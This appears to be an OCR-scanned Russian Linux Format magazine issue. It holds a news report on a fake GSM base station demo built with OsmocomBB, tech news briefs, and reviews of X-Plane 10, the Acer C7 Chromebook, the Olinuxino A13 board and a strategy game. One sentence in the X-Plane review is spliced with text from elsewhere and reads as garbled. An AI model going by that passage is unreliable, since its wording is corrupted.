Для достижения подобного результата были задействованы ранее выявленные бреши в безопасности сетей GSM и новейшие разработки проекта OsmocomBB, в рамках которого ведется исследовательская работа по созданию свободного GSM-стека для мобильных телефонов. Функциональность, необходимая для реализации базовой станции GSM, могла быть обеспечена и ранее, благодаря использованию свободных проектов OsmoBTS и OsmoBSC, в сочетании со специализированными платами. Например, в прошлом году на базе указанных компонентов была организована работа самодостаточной GSM-сети. В нынешнем прототипе был использован выявленный разработчиками OsmocomBB факт, что для GSM-передачи можно обойтись без взаимной аутентификации между телефоном и GSM-сетью. Более того, используемый в GSM-сетях алгоритм шифрования A5/1 недостаточно надежен, и создаваемую с его помощью защиту легко обойти (техника подслушивания переговоров была продемонстрирована еще в 2010 году).

В качестве передающего узла был выбран телефон Motorola C123 (который можно купить за несколько сотен руб-


лей), так как в нем используется достаточно хорошо изученный процессор Texas Instruments Calypso, используемый для обеспечения работы GSM-стека и цифровой обработки сигналов. Для телефонов на базе платформы TI Calypso подготовлена собственная прошивка OsmocomBB, позволяющая полностью контролировать работу чипа. Реализованные в последнее время возможности OsmocomBB позволили выйти за рамки работы в роли клиента

## «Была организована работа самодостаточной GSM-сети.»

и использовать используемую в телефоне платформу TI Calypso для превращения аппарата в приемо-передающую станцию.

Во время демонстрации были показаны все стадии настройки фиктивной базовой станции. Вначале была произведена замена прошивки телефона на прошивку от проекта Osmocom. Затем была произведена установка пакета OpenBTS и выбор эталонной мобильной сети, в качестве которой использовалась не коммерческая сотовая сеть, а специально развернутая для участников конференции внутренняя GSM-сеть. После этого был осуществлен выбор частоты сигнала сотовой сети, которая подлежит обязательному лицензированию (в эксперименте все требования были соблюдены и используемые частоты согласованы).

Все необходимые для повторения опыта исходные тексты планируется опубликовать в 2013 году. **LXF**



➤ Начинка одной из базовых станций GSM от проекта Osmocom.

## Новости короткой строкой

➤ Компания Microsoft анонсировала создание репозитория VM Depot для распространения открытых решений, развертываемых в облачных окружениях Windows Azure. Там уже размещены готовые образы ряда дистрибутивов Linux и основанных на них решений для обеспечения работы отдельных приложений. Источник: <http://blogs.technet.com>

➤ Один из американских стартапов представил на выставке потребительской электроники модель высокоточного огнестрельного оружия с системой сопровождения цели на базе Linux. Источник: <http://arstechnica.com>

➤ Компания LEGO анонсировала подготовку к выпуску Mindstorms EV3, нового поколения конструкторов серии Mindstorms, нацеленных на конструирование роботов. Отвечающая за управление роботами прошивка построена на базе Linux. Источник: <http://aboutus.lego.com>

➤ Компания Blizzard, известная созданием таких серий игр, как *World of Warcraft*, *Diablo* и *StarCraft*, планирует в 2013 году выпустить вариант как минимум одной из своих игр для Linux. Источник: <http://www.phoronix.com>

➤ Комиссия США по международной торговле объявила о заключении мирового соглашения с Google и прекращении антимонопольного разбирательства против данной компании, инициированного по запросу Microsoft и некоторых online-сервисов. Источник: <http://www.theverge.com>

➤ Компания Samsung Electronics станет первым производителем смартфонов, работающих на операционной системе Tizen. Поставки начнутся в 2013 году и будут осуществляться через японского оператора NTT Docomo и ряд других партнеров. Источник: <http://news.cnet.com>

➤ Для изначально поставляемого с платформой Android планшета Nexus 7 сформирована прошивка с пользовательской оболочкой Plasma Active от проекта KDE и системными компонентами от проекта Mer (ветка MeeGo). Источник: <http://ruedigergad.com>

➤ Компания Intel преподнесла знаменитому физика Стивену Хокингу [Steven Hawking] ко дню рождения кремниевую пластину с поздравлением, изготовленным по нанотехнологии. Источник: [www.cybersecurity.ru](http://www.cybersecurity.ru)



**АЛЕКСЕЙ ФЕДОРЧУК**  
Тэг <сарказм>  
по умолчанию,  
смайлики по вкусу.

## Возвращаясь к PCLinuxOS

Ровно год назад (LXF154, февраль 2012) сочинил я колонку о дистрибутиве PCLinuxOS и его отечественном сообществе – в весьма оптимистичных тонах. И – как глазил. Во-первых, активно развивавшиеся 64-битные сборки так и не вышли из тестовой стадии. Во-вторых, официально поддерживаемые десктопы свелись к KDE и LXDE (в трех и двух вариантах, соответственно), причем качество промежуточных релизов подчас оставляло желать лучшего. В-третьих же и главных – дистрибутив потерял свой имидж самой rolling'овой системы из всех rolling releases: в отношении таких ключевых компонентов, как ядро и KDE, он стал отставать на полкорпуса, а то и на корпус.

Но... на distrowatch.com PCLinuxOS из десятки сильнейших не ушел – а это показатель если не числа пользователей, то их интереса к дистрибутиву. И отечественные пользователи в основном не разбежались, подобно хлопцам пана атамана (напомню, их местообитание – [pclinuxos.ru](http://pclinuxos.ru)). Мир замер в ожидании...

И оно оказалось не напрасным: в начале декабря вышла в свет полная линейка KDE- и LXDE-сборок (правда, по-прежнему только 32-битных). А вслед за тем начался перенос базового репозитория – ко времени выхода журнала, надеюсь, он будет на [pclinuxos.com](http://pclinuxos.com). И так, похоже, слухи о смерти PCLinuxOS был столь же преувеличенными, как некогда – великого писателя, и он по-прежнему будет радовать нас сочетанием традиционной ориентации в устройстве с модерном в комплектации софта.  
[alv@posix.ru](mailto:alv@posix.ru)

## Сегодня мы рассматриваем:

**X-Plane** ..... 14  
Этот супер-пупер-реалистичный и детальный тренажер полетов – «не игра, а инженерный инструмент», как утверждают его разработчики. А по-нашему, играть с ним намного веселее, чем с любым из токарных станков, которые мы имели удовольствие включать. Для полного шика осталось только приложить шелковый шарф и очки-консервы.

**Acer Chromebook** ..... 16  
Книга, в буквальном смысле слова сделанная из хрома, смотрелась бы классно, но была бы тяжеленькой и страдала недолговечностью аккумулятора. По счастью, речь идет о дешевом ноутбуке под маркой Google. Стоит вам поставить на нем Linux – и он будет уже не просто хорош, а очень хорош. Облако ждет вас... но приятно иметь и твердую почву под ногами.



› Вы тоже можете лихо промчаться «под мостом, как Чкалов»! (Правда, говорят, что он-то этого не делал.)

**Olimesh Olixuno A13** ..... 17  
Raspberry – отнюдь не единственная сладкая ягодка в саду. Эта маленькая монтажная плата хотя и втрое больше, зато вмещает и большую процессорную мощь – и весьма удобна для аналогичных хакерских проектов на базе встроенного Linux. Главная дилемма – что вы больше любите, зеленое или красное?

**Conquistador** ..... 18  
Не будем спорить о том, кто открыл Америку – Колумб, викинги или вообще Святой Брендан: все это – неполиткорректный евроцентризм. Там и без них людей хватало. Куда лучше самому заделаться свирепым конкистадором, набрать шайку авантюристов и завоевать Новый Свет! Причем в русле модной тенденции финансирования игр через Kickstarter.


**PocketBook Pro 912** ..... 19  
Недорогая отечественная электронная читалка запросто умещается в портфеле школьника и заменяет собой все учебники по школьной программе. Довольно нагружать детей увесистыми томами! Идеально подойдет и тем, кто еще не научился читать книги, и тем, кто еще только учится это делать.




› Стилутом можно будет рисовать заметки на полях.

## Сравнение: Офисные приложения с. 28


### Calligra Suite




### Gnome Office



### Google Docs



### LibreOffice



### SoftMaker Office



Тем, кто до сих пор мается с *Cross-Over*, чтобы заставить *Microsoft Office* работать под Linux, стоит пересмотреть свои убеждения. Вот вам пять лучших офисных комплектов, и пусть ваш рабочий график 2013-го загрузит задачами!

# X-Plane 10


Графика в последнем релизе X-Plane радует глаз. Джон Лэйн взмывает в небеса и наслаждается пейзажем.

## Вкратце

» Этот «ультра-реалистичный авиатренажер» для Linux существенно улучшен в новой версии. Приготовьтесь удивляться. См. также: *Flightgear*.

**X**-Plane – это авиатренажер под Linux. Версия 10, последнее из основных обновлений, шагнула далеко вперед от предыдущей, девятой, уже самой по себе вполне приличной. Это большое достижение маленькой компании Lamina Research передает ощущение от полета настолько достоверно, что Управление гражданской авиации могло бы использовать его для подготовки профессиональных пилотов. По словам Lamina, «X-Plane – не игра, а инженерный инструмент, пригодный для тестирования характеристик летательных аппаратов с подвижным и неподвижным крылом».

X-Plane отличается от других авиатренажеров принципом работы летной модели. Обычно поведение воздушного судна определяется через таблицы соответствий. Используя модель и правильные данные в таблице, можно, за вычетом реалистичности, выполнить типовой полет. В X-Plane используется другой подход: полет любой машины смоделирован по законам теоретическим объектам основано на данных OpenStreetMap, что придает достоверности. Важная доработка в области графики – атмосферные эффекты: новая модель индивидуальной отрисовки облаков дает очень реалистичный результат.



» Plane-Maker поможет вам создать самолет вашей мечты.

## «Улучшения версии 10 в основном декоративные, но весьма важны.»

рии элемента лопасти в режиме реального времени. Результат – значительное увеличение точности модели.

Улучшения версии 10 в основном декоративные, но весьма важны. Авиатренажер теперь выполнен в 3D. Ландшафт скорее сгенерированный, чем реалистичный, но расположение дорог и прочих геогра-

фических объектов основано на данных OpenStreetMap, что придает достоверности. Важная доработка в области графики – атмосферные эффекты: новая модель индивидуальной отрисовки облаков дает очень реалистичный результат.

Платой за все эти усовершенствования является повышение требований к системе. Средняя система, выдававшая приличную частоту кадров в версии 9, десятую может и не потянуть (для компенсации можно снизить качество картинки, но тогда теряются преимущества самого релиза).

Расположение кнопок отображения функций также изменились. Пользователей со стажем это, возможно, раздражает, но по мнению Lamina, новая схема более логична. Как ни странно, исчезло несколько фишек девятой версии: например, прозрачная кабина и возможность полета на Марсе.

X-Plane не бесплатна, но за эти деньги вы получаете все ландшафты и обновления текущей версии. Правда, можно за дарма скачать ее с сайта X-Plane на пробу. Функционально этот вариант не отличается от оригинала, но полетать удастся только в районе Сиэтла, и без диска с полной версией в приводе управление будет доступно только на 15 минут.

Устанавливается X-Plane легче всего на 32-битной ОС, поскольку это 32-бит-

ное приложение. Выпускать 64-битную версию не планируется. Однако для большинства 64-битных дистрибутивов, на которых идет 32-битный код, это проблемой не станет.

Запустив X-Plane в первый раз, вы сразу видите новую функцию: экран настройки QuickFlight, где вы можете выбрать аэропорт отправления и летательный аппарат. Можете также задать время суток и погодные условия: X-Plane генерирует погоду и может отображать текущие сводки по тысячам мировых аэропортов. Делается это по данным Национального управления океанических и атмосферных исследований, обновляющихся каждый час.

Немного ждем, пока симулятор загрузится, и графика является во всем блеске. Прежде чем на экране появится панель настроек, вывод на цель с эффектом погружения доставит вас на 16-ю взлетно-посадочную полосу Международного аэропорта Сиэтл-Такома и сделает круг вокруг Piaggio P180 Avanti от Ferrari, стоящего в ожидании вылета. P180 – одна из новых машин версии 10.

Вы можете запустить симулятор в обычном окне, как любое другое приложение, но скорее всего вам захочется принять полноэкранный вид. Это одна из многочисленных опций визуализации. Они позволяют делать выбор в пользу лучшего качества картинки или частоты кадров.

## Flight Simulator X

Самым известным настольным авиатренажером, пожалуй, является таковой от Microsoft, ведь он так или иначе существовал десятки лет; но в 2009, когда в Microsoft закрыли соответствующий отдел, все ушло в историю. Несмотря на короткое возрождение в форме игры-полета, продлившееся всего 5 месяцев в начале этого года, дни тренажеров от Microsoft позади.

Готовую аудиторию фанатов того, что осталось под названием Flight Simulator X, подхватили Lamina – для них есть много полезных советов на сайте X-Plane.

Пользователям экс-Flight Simulator X следует заглянуть на [www.x-plane.com/desktop/switching-to-x-plane](http://www.x-plane.com/desktop/switching-to-x-plane).



Жаль, что *X-Plane* изначально не поддерживает вывод на несколько мониторов. Но не все потеряно: настроить его можно. Вариант – использовать драйвер дисплея для объединения реальных мониторов в один большой виртуальный экран (пользователи NVidia могут использовать Twinview, а клиенты AMD – Eyefinity). Руководство пользователя рекомендует также Matrox TripleHead2Go. А можно запустить несколько копий *X-Plane*, по одной на каждый монитор, но придется повозиться с выравниванием картинки.


Кроме того, несколько копий *X-Plane* можно отвести для разных функций. Одна из них определяется как главная и принимает контроль управления полетом. Прочие взаимодействуют через сеть, применяя данные пользователя. Хотя в документации это описано применительно к нескольким компьютерам, можно обойтись и одной машиной с несколькими мониторами. Вы также можете экспортировать многие параметры полета в форме потока данных в режиме реального времени, отправляя их в файл или на сетевой порт, или отображая в *X-Plane* в виде таблицы или проекции на экран. Экспорт данных возможен как через собственные, так и сторонние приложения.

## Добавленные опции

Помимо традиционного экрана выбора аэропорта, доступны также разные варианты сценариев полета. Они определяют тип летательного аппарата, данные расположения и забрасывают вас в ситуацию, а после этого вы уже принимаете управление на себя.

Управлять машиной можно мышью, но для большей реалистичности неплохо раскошелиться на более продвинутое средство. Можно подключать штурвалы, педали и джойстики. Есть экран настройки, позволяющий скорректировать поведение подключенных устройств. Пользователям девятой версии знакомы проблемы с точкой обзора, мини-джойстиком («шляпой») и необходимостью использовать стороннее оборудование, чтобы все это работало. Теперь проблема решена –

» Из кресла авиадиспетчера тренажер выглядит иначе.



и это радует. Если вам наскучили стандартные самолеты, в сообществе [X-Plane.org](http://X-Plane.org) доступно множество других. Какие-то – бесплатно, какие-то – нет. А не то создайте свой собственный: *X-Plane* включает *Airfoil-Maker* и *Plane-Maker*, собственные GUI-приложения для проектирования и создания летательных аппаратов.

В *X-Plane 10* довольно прилично имитирована служба авиадиспетчеров. Использовать ее не обязательно, но для большего ощущения достоверности вы можете зарегистрировать план полета и получать указания по ходу взлета и всего прочего. Это новая, еще недостаточно обкатанная функция, но уже с первыми обновлениями к версии 10 заметно улучшение.

В настройках звука можно включить радиосвязь, чтобы слушать голос диспетчера, либо проецировать его указания как текст на экран. Можно также населить воздушное пространство самолетами-роботами и слушать их переговоры с диспетчером и следить за тем, как они выполняют инструкции.

Вы можете летать в режиме онлайн, присоединившись к VATSIM, the Virtual Air Traffic Simulation Network (<http://vatsim.net>). Подключиться поможет плагин *xsquawkbox*, один из многих, расширяющих функциональность тренажера.

При помощи одной копии *X-Plane* (в идеале, с двумя мониторами) можно управлять рабочим местом инструктора – Instructor Operator Station. Это дополнение к карте, отражающее некоторые инструменты и наклон глиссады. Инструктор использует этот экран, определяя для пилота характеристики тренажера – задавая высоту, скорость, направление и т.д. Можно также запустить его через сеть на другом компьютере. Если вы только учитесь летать, то это просто кладезь информации.

Большую пользу *X-Plane* приносит активное сообщество на [xplane.org](http://xplane.org), включая форум, где вам помогут справиться с установкой или техническими сложностями и поучат летать. Там есть руководство для новичков, куда стоит заглянуть.

В начале обзора мы упомянули, что *X-Plane* существует и в режиме Professional Use. Разница, в основном, в лицензии (да и цене) – сама программа совершенно та же, что и в версии Home Use. Хотя отличия все же есть: в режиме Professional Use доступны функции, позволяющие использовать реальную авионику Garmin, а также производить проверки оборудования и частоты кадров, необходимые для сертификации тренажера по стандартам гражданской авиации, то есть включения в список комбинаций оборудования и ПО, разрешенных для подготовки пилотов. Хотя рядовому любителю оно и лишнее, сам факт, что вы летаете на профессионально применимом авиатренажере, демонстрирует высокий уровень и качество *X-Plane*. Убрать колодки! **LXF**

» Руководство по управлению полетом для новичков миглом поднимет вас в воздух!



**LINUX** Вердикт  
FORMAT

**X-Plane 10 Global**

Разработчик: Lamina Research  
 Сайт: [www.x-plane.com](http://www.x-plane.com)  
 Цена: \$6999 (версия Home Use)

Функциональность	10/10
Производительность	9/10
Удобство использования	7/10
Оправданность цены	9/10

» Чтобы взять от него все, нужен очень хороший компьютер, но вы не разочаруетесь.

Рейтинг 9/10

# Acer C7 Chromebook

В Acer создали Chromebook, подкрутив один из своих ноутбуков. Получился дешевый маломощный ноутбук с ChromeOS.

## Вкратце

» Доступный маломощный ноутбук с Chrome OS, простая система на основе браузера. См. также: Samsung Series 3 или Samsung Series 5.

**К**огда в июне 2011 вышел первый Chromebook, реакции разнились от недоумения до насмешек. Всего-навсего маломощный ноутбук, запустить на котором можно разве что веб-браузер, и продается за £ 399 – дешево, но не до поросычьего визга.

И вот, несколько обзоров спустя, перед нами Acer C7 Chromebook, и заявка начинает обретать смысл. Это не просто довольно быстрый и удобный ноутбук на основе Intel, который Chrome OS и ее службы усовершенствовали со времени запуска в 2010, но еще и по цене £ 199, а значит, Chromebook начинает соответствовать заявленному статусу доступности.

Одна из главных причин, почему Chromebook, подобный Acer C7, становится востребованным, заключается в том, что мы по привычке пользуемся онлайн-сервисами и стали меньше зависеть от традиционных настольных.

## Передовик

Итог таков: за те несколько недель, пока мы тестировали этот Chromebook и его предшественника от Samsung за £ 239, мы обнаружили, что он практически ни в чем не уступает обычному компьютеру. Выполнение большинства задач в Linux, Mac или Windows ничем не отличалось. Сайты, в большинстве своем, функционировали нормально независимо от платформы, особенно если пользоваться одним браузером, и если вы уже перешли на веб-сервисы, такие как Google Docs, взамен LibreOffice или iWork, то не почувствуете разницы, скажем с Ubuntu – или же будет удобная альтернатива.

Да, изначально на Chromebook можно запустить только браузер, но многообразие веб-приложений это превосходно компенсирует. Особенно богатый выбор в платформе Docs от Google, включающей полезные функции для совместной работы; кроме того, ее модули для работы с текстами и электронными таблицами позволяют сохранять данные локально, и даже без Интернет-соединения можно создавать новые документы или продолжать работу без потери данных. Что очень кстати, ведь хотя на C7 есть Wi-Fi, встроенный слот SIM-карты для широкополосной мобильной связи в нем отсутствует. Пускай у некоторых веб-приложений

» Acer C7 Chromebook – маленький, выносливый и дешевле £ 200.



и есть режимы оффлайн, но это вовсе не здорово. Остальные спецификации Chromebook кажутся столь же неуместными. Какой прок тонкому веб-клиенту от 320 ГБ жесткого диска? Машину это только тормозит: одна Chrome OS загружается 20 секунд, тогда как в Samsung Series 3 уходит 11 секунд вообще на все, благодаря твердотельному 16-ГБ диску.

Ну да, более мощный процессор Intel Celeron 847 с частотой 1,1 ГГц в Acer лучше справляется со сложными вычислительными задачами, чем Exynos 5 Dual ARM с 1,7 ГГц в Samsung, но он также быстрее сажает батарею – всего за три-четыре часа, по сравнению с шестью-семью часами в Samsung. Плюс, он нагревается, и вентиляторы поднимают шум. Да еще три USB-порта. Зачем? Chrome OS не сильно дружит с подключаемыми устройствами: печатать – и то можно только через принтер с поддержкой Google Cloud Print или посредством другой машины, с запущенным демоном Google Cloud Print и подключенным принтером.

11,6-дюймовый экран с разрешением 1366×768 хорош, если не великолепен, Wi-Fi дополнен гнездом Ethernet, и помимо выхода HDMI имеется порт VGA. Комплектация полностью соответствует цене, хотя клавиатура просто ужасна; и даже при весе 1322 г, он вполне транспортабелен. Если на этом остановиться... впечатление остается смешанное. Chrome OS неплох, всегда обновлен и довольно безопасен; но обо-

рудование C7, при всех его достоинствах, плохо с ним сочетается.

Есть, однако, финальный аккорд. Войдите от имени администратора, введите несколько команд **wget**, и на жестком диске C7 появится раздел для полноценного Linux. Мы установили вариант Ubuntu, Chruubuntu; стоит вам это сделать, и Acer C7 обретает силу. Традиционная начинка ноутбука прекрасно сочетается с традиционной настольной системой вроде Ubuntu. А с учетом цены, этот способный маленький ноутбук может стать идеальным базовым вариантом у фанатов Linux – для применения в рабочих группах, или же запасным – чтобы швырнуть его в сумку и пойти в Starbucks. **LXF**

**LINUX** Вердикт  
FORMAT

**Acer C7 Chromebook**

Разработчик: Acer  
 Сайт: [www.acer.co.uk](http://www.acer.co.uk)  
 Цена: £ 199

Функциональность	6/10
Производительность	5/10
Удобство использования	8/10
Оправданность цены	10/10

» Подход слишком традиционен, чтобы вышел великий Chromebook, но это хороший, дешевый ноутбук для Linux.

Рейтинг 7/10

# Olimex Olinuxino A13

Бен Эверард изучает дешевый одноплатный ARM-компьютер, название которого вовсе не одолжено у пищевой промышленности.

## Вкратце


» Макетная плата ARM, на базе процессора Allwinner A13. См. также: Raspberry Pi и Pandaboard.

**Х**отя все заголовки новостей и оттянул на себя Raspberry Pi, есть и другие одноплатные компьютеры ARM, пригодные для запуска Linux. Olimex – дебютант в этой сфере, и цена его вполне конкурентоспособна. Базовые характеристики Olinuxino Wifi таковы: процессор Allwinner A13 (Cortex A8) с частотой 1 ГГц; 512 МБ ОЗУ; графический процессор Mali 400.

Тем, кто не в курсе спецификаций ARM, это мало что скажет. Результат теста производительности Sunspider – около 3000; по меркам настольных систем – медленно. По мобильным стандартам, это где-то между iPhone 4 и iPhone 4S. Потом мы провели серию тестов **hardinfo**, дабы сравнить Olinuxino с нашим Raspberry Pi (при максимальном разгоне) и стационарным компьютером (см. таблицу результатов).

Так вот, при наличии всего двух маленьких плат, и в каждой по ядру ARM с частотой в 1 ГГц, Olinuxino с большим отрывом обогнал Raspberry Pi практически во всех тестах. Причем гораздо меньше нагревался. Однако тягаться с настольным ПК средней мощности ему не под силу. Ощущения от использования подтвердили полученные нами примерные цифры. Рабочий стол и браузер в нем несколько проворнее, чем в Pi, который иногда немного отставал.

Помимо лучшей производительности, у Olinuxino еще и больше функций, включая 4 ГБ встроенной флэш-памяти (с предустановленным Android 4), три порта USB, слот для карт памяти microSD (пригодный для загрузки ОС), 68/74-контактный GPIO-коннектор и пять кнопок для управления Android (две для настройки звука



» Он примерно в три раза больше Raspberry Pi и выполнен в нарядном оттенке красного.

и три дополнительных). На тестируемой машине также был Wi-Fi; без него она стоит на €10 дешевле, но в этом случае нет и встроенной NAND-памяти. Самое заметное недостающее звено – Ethernet (хотя производитель может включать в комплект адаптер USB-Ethernet).

Графика подключается через коннектор VGA или 40-контактный LCD-коннектор. Разрешение, однако, ограничено 800×600. Для приложений оно и достаточно, но при просмотре на обычном мониторе заметна зернистость. Будучи поборниками открытого оборудования, мы порадовались тому, что Olimex опубликовал схемы обеих плат.

## Двойная загрузка

Из Olimex нам прислали карту microSD с установленным Debian, хотя обычно она продается отдельно. С ней у нас появилась возможность двойной загрузки системы: установив карту, мы загрузились в Debian, а без нее стартовал Android из внутренней памяти. Debian запустился в очень ограниченном режиме и только с командной строки. Хотя поднять беспроводной интерфейс с помощью **wpa\_supplicant**, а затем установить (используя **apt-get**) необходимые для рабочего стола пакеты оказалось легко, новичкам будет все же спокойнее с Pi и Raspbian.

Имея дело с маленьким одноплатным компьютером, следует смириться с тем, что он никогда не будет идеален для всех приложений. Всегда нужно чем-то жертвовать, поэтому важно выбрать ту плат-

форму, где потери будут не критичны для вашего проекта. Linuxino A13 Wifi – великолепное решение по отличной цене, особенно с учетом встроенного Wi-Fi и внутренней памяти. Его уязвимое место – графика: 800×600 некоторым будет просто не хватать. А значит, он не подойдет на роль медиа-центра, а жаль, ведь Pi, как мы отмечали, не дотягивает до этого совсем чуть-чуть.

Поддержка LCD и сенсорного ввода делает его хорошим решением для встраиваемых проектов, где таковые нужны, а коннектор аккумулятора LiPo – удача для мобильных приложений. Есть и более компактная модель, если размер имеет значение. **LXF**

## Таблица результатов тестирования

Тест	Raspberry Pi	Olinuxino	Intel Core 2 Duo
Blowfish	68,45	46,83	8,11
Cryptohash*	13,33	20,73	170,50
Fibonacci	18,13	14,63	4,58
N-Queens	58,95	43,70	16,44
FFT	102,55	75,54	3,90
Raytracing	89,31	139,21	8,82

\* NB. Здесь больше – лучше. В остальных случаях – наоборот.

## LINUX FORMAT Вердикт

### A13-Olinuxino-WiFi

Разработчик: Olimex

Сайт: <https://www.olimex.com/Products/Olinuxino/A13/A13-Olinuxino-WIFI>

Цена: €55

Функциональность	8/10
Производительность	9/10
Удобство использования	7/10
Документация	9/10

» Если вас устроит графика, то это прекрасное решение для встраиваемых проектов.

Рейтинг **9/10**

# Expeditions: Conquistador

Ради упражнений в тактике на территории Нового Света Евгений Балдин отложил в сторону ученые занятия...

## Вкратце

» Довольно затейливая тактическая пошаговая игра с ролевыми элементами. Мне понравилось, хотя может быть и лучше.

В конце XV века завершилась война с арабами за Пиренейский полуостров (реконкиста), и в Испании образовался избыток безработных воинов-профессионалов. Тут Колумб открыл Америку... Конкиста – захват огромного и «дикого» мира. Иными словами, богатая тема для тактической ролевой игры. Датчанам не так повезло в Америке, как испанцам, но что же мешает игроделам из Копенгагена об этом рассказать?

Еще одной причиной, подвигнувшей меня написание этого обзора (помимо желания сыграть в нечто пошаговое и квестовое), является то, что финансирование на создание игры фирма Logick Artists собрала на Kickstarter. На сегодня это одна из площадок, где реально формируется будущее Linux-игр. Каждый может в этом поучаствовать, поддержав понравившиеся проекты, совместимые с GNU/Linux.

Обзор делается по бета-версии Linux-порта игры, выложенной для поддержавших проект на Kickstarter в начале декабря. Возможно, на момент прочтения этой статьи игра уже доступна в свободной продаже, но пока до этого еще далеко.

Прежде всего у игры есть сюжет. Я не дошел до конца (игра еще не свободна от багов), но начало довольно логичное: главный герой (ГГ) высаживается на берег вблизи городишки Сан-Доминго, и его грабят. Причем грабит губернатор этой местности. А что? Метрополия далеко, а лишний корабль, лишнее снаряжение и лишние люди не помешают. Хочешь командовать своими людьми – работай на губернатора. Чуть позже начинается охота на местного «Че Гевару», грабителей, бандитов и местное население.

Кроме основного сюжета, дабы жизнь медом не казалась, по пути и во время остановок происходят разные «случайные» события. То кто-то хочет махнуть на поиски клада, то кто-то решил сойти с тропы и утонуть! В зависимости от ваших действий – разрешил отлучиться по личным делам или поставил наглеца на место, напал на врага из-за угла или сперва намякнул ему, что неплохо бы сдаться – ваши последователи теряют или приобретают веру в вас, согласно их личной точке зрения на мир. Люди все разные, и при наборе команды пытайтесь учитывать это. Планируя толерантно относиться к мест-



» Бой. Злобные аборигены напали внезапно. Нас спасет только камень справа.

ным верованиям, не связывайтесь с религиозными фанатиками. Предпочитая решать дело миром, не берите агрессивных. Ваши последователи еще и в разговоры влезают, выдавая ваши же коварные планы, если таковые противны их убеждениям. Но это все мелочи по сравнению с тем, что ваши люди хотят есть, причем каждый день!

Зачем же терпеть эту ораву? А все дело в боях. Сам ГГ в боях не участвует: за него отдуваются соратники. Со стороны игрока участвует не больше шести бойцов. Поле битвы делится на шестиугольники с реальными 3D-объектами. Главная боевая хитрость – удачно ли вы за этими объектами укроетесь и сгруппируетесь, потому что враги быстры и многочисленны.

